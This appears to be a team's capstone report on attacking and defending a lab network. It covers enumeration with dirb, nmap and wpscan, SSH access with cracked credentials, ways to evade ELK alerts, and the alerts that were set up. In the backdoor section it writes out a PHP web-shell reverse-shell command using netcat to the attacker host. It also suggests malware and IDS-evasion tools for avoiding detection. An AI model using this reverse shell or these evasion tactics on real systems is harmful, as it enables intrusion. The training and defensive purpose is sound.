Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Presented by: Patrick Bolinger, Leslie Jackson,
John Nguyen, and Andrew Robinson

Table of Contents

This document contains the following resources:

Table of Contents


This document contains the following resources:

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: **192.168.1.0/24**
Netmask: **255.255.255.0**
Gateway: **192.168.1.1**

Machines
IPv4: **192.168.1.105**
OS: **Linux**
Hostname: **Capstone**

IPv4: **192.168.1.110**
OS: **Linux**
Hostname: **Target 1**

IPv4: **192.168.1.115**
OS: **Linux**
Hostname: **Target 2**

IPv4: **192.168.1.100**
OS: **Linux**
Hostname: **ELK Server**

IPv4: **192.168.1.90**
OS: **Linux 5.4.0**
Hostname: **Kali**

IPv4: **192.168.1.1**
OS: **Windows 10**
Hostname: **HyperV Azure**

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
CWE-548: Exposure of Information Through Directory Listing https://cwe.mitre.org/data/definitions/548.html	A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers.	Allowed the attackers to gain knowledge of the system and its structure, which helped inform the attackers as to what steps could be taken next to further exploit the system. Allowing access to the source code directly caused the attackers to find and capture Flag1.
CWE-307: Improper Restriction of Excessive Authentication Attempts https://cwe.mitre.org/data/definitions/522.html	The software does not implement sufficient measures to prevent multiple failed authentication attempts within a short time frame, making it more susceptible to brute force attacks.	This allowed the attackers to crack the passwords of the user accounts Michael and Steven, which allowed further access and exploitation of the system inappropriately. This allowed the attackers to find flag2.
CWE-312: Cleartext Storage of Sensitive Information https://cwe.mitre.org/data/definitions/312.html	The application stores sensitive information in cleartext within a resource that might be accessible to another control sphere.	Storing information in an unencrypted format allowed the attackers to penetrate into the system and ultimately discover the mysql database which allowed the discovery and capture of not only user hashes but also flags 3 & 4.


Exploits Used

Exploitation: Exposure of Information Through Directory Listing

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)? Dirb was used here which enumerated valid accessible directories within the webserver.
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.? The directory listings allowed the attackers to observe the structure of the site and navigate to areas that should be restricted which ultimately resulted in the expose of sensitive data that allowed the attackers to infiltrate the system.

```
root@Kali:~# dirb http://192.168.1.110/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jan 25 18:54:58 2021
URL_BASE: http://192.168.1.110/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.110/ ----
==> DIRECTORY: http://192.168.1.110/css/
==> DIRECTORY: http://192.168.1.110/fonts/
==> DIRECTORY: http://192.168.1.110/img/
+ http://192.168.1.110/index.html (CODE:200|SIZE:16819)
==> DIRECTORY: http://192.168.1.110/js/
==> DIRECTORY: http://192.168.1.110/manual/
+ http://192.168.1.110/server-status (CODE:403|SIZE:301)
==> DIRECTORY: http://192.168.1.110/vendor/
==> DIRECTORY: http://192.168.1.110/wordpress/
```



Exploitation: Improper Restriction of Excessive Authentication Attempts

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)? Nmap and wpscan was used to enumerate users and services which were used by the target. Port 22 was open allowing for SSH connections
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.? This allowed the attackers to gain access into the system and gain access to a user shell via ssh with Michaels credentials.

```
Nmap scan report for 192.168.1.110
Host is up (0.00077s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=====================================

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Tue Feb  2 06:23:35 2021 from 192.168.1.90
michael@target1:~$ ls
michael@target1:~$
```

Exploitation: Cleartext Storage of Sensitive Information

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)? After gaining access to the user shell via Michael the mysql database was exposed. John was then used to crack the password hashes.
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.? The mysql database provided access the the password hashes of the users Michael and Steven. Once these hashes were cracked the attackers were able to log into Stevens account and perform a privilege escalation exploit by importing a python library script.





Avoiding Detection

Stealth Exploitation of Exposure of Information Through Directory Listing

Monitoring Overview

- Which alerts detect this exploit? CPU Usage Monitoring
- Which metrics do they measure? CPU usage over all documents.
- Which thresholds do they fire at? When the max is above .5 for the last 5 minutes.

Mitigating Detection

- How can you execute the same exploit without triggering the alert? Going low and slow could be a potential tactic that is used, by not performing many commands in quick succession one could evade these alerts. Since these alerts are gauged off of CPU activity keeping your activity on the target sporadic would help reduce the chances of triggering the alert.
- Are there alternative exploits that may perform better? One could possibly write a script that performs actions at regular time intervals, that way the alert is not triggered by excessive usage. By running intermittently, a script could prevent the CPU monitor from triggering by limiting how many actions are being performed per-minute.
- If possible, include a screenshot of your stealth technique.

Stealth Exploitation of Improper Restriction of Excessive Authentication Attempts

Monitoring Overview

- Which alerts detect this exploit? Excessive HTTP Errors
- Which metrics do they measure? Top 5 HTTP response status codes
- Which thresholds do they fire at? When the responses are above 400 for the last 5 minutes.

Mitigating Detection

- How can you execute the same exploit without triggering the alert? Similar to the previous exploit, you could have a script that tests out a certain number of attempts within a certain time period, this would take much longer but it would evade the detection methods that are in place.
- Are there alternative exploits that may perform better? Having your brute force attack run off of an algorithm that is able to turn itself on and off at random intervals, which range could be set to perform the attack. Drovorub could prove to be useful in this case. Drovorub is a piece of malware that is implanted via JSON & mysql to establish a rootkit which can deploy to engage a C2 server connection between the target and the attackers control server.

Stealth Exploitation of Cleartext Storage of Sensitive Information

Monitoring Overview

- Which alerts detect this exploit? HTTP request size monitoring
- Which metrics do they measure? The sum of the HTTP request bytes
- Which thresholds do they fire at? When the HTTP request bytes over all documents are above 3500 for the last 1 minute

Mitigating Detection

- How can you execute the same exploit without triggering the alert? Limiting the size of your HTTP requests could be one technique, by sending smaller packets one could avoid detection. Avoiding sending large files that could possibly be noticed could be one method, or by sending small segments of a script in separate packets followed by a final packet that knows the location and name of the previous packets could then trigger the latent code on the machine to perform the malicious actions desired.
- Are there alternative exploits that may perform better? Using gzip and Deflate to minimize the size of request packets possibly, or the use of HTTP-evader to pass malware through so the detection system cannot catch its signature. HTTP-evader deploys a small web server and supplies a virus with different HTTP responses to see which throws a response that a particular target cannot understand, since this lack of understanding in response won't generally trigger an alert based on a signature, a well known virus can be packaged in a way that allows it to pass by and IDS or firewall without being detected.

Maintaining Access

Backdooring the Target

Backdoor Overview

- What kind of backdoor did you install (reverse shell, shadow user, etc.)?

  A .php file was uploaded to the server using the credentials gathered from the dirb/nmap scanning on the wordpress server, from here a netcat listener was put into place which allow for a reverse shell to be deployed.

- How did you drop it (via Metasploit, phishing, etc.)?

  Uploading the file via the wordpress site with a script targeted at the /wordpress page to open a netcat listener.

- How do you connect to it?


  192.168.1.115/backdoor.php?cmd=nc 192.168.1.90 4444 -e /bin/bash is input to the browser address bar. This triggers the listener from the target server to our Kali machine.

Alerts Implemented

Excessive HTTP Errors

- This alert counts the top 5 ‘http.response.status_code’s. in packetbeat
- When the count breaks past 400 in the last 5 minutes, the alerts goes off.
- dirb will scan for directories often giving 404s with some 403s and 200s.


- HTTP error 403 occurs when the server denies access to a domain. Excessive 403s could potentially mean that someone is attempting to access something they shouldn’t be.
- HTTP error 404 occurs when the server cannot find a page that someone requested. Excessive 404s could mean that someone is guessing random directories in attempt to find a hidden one.



HTTP Request Size Monitor

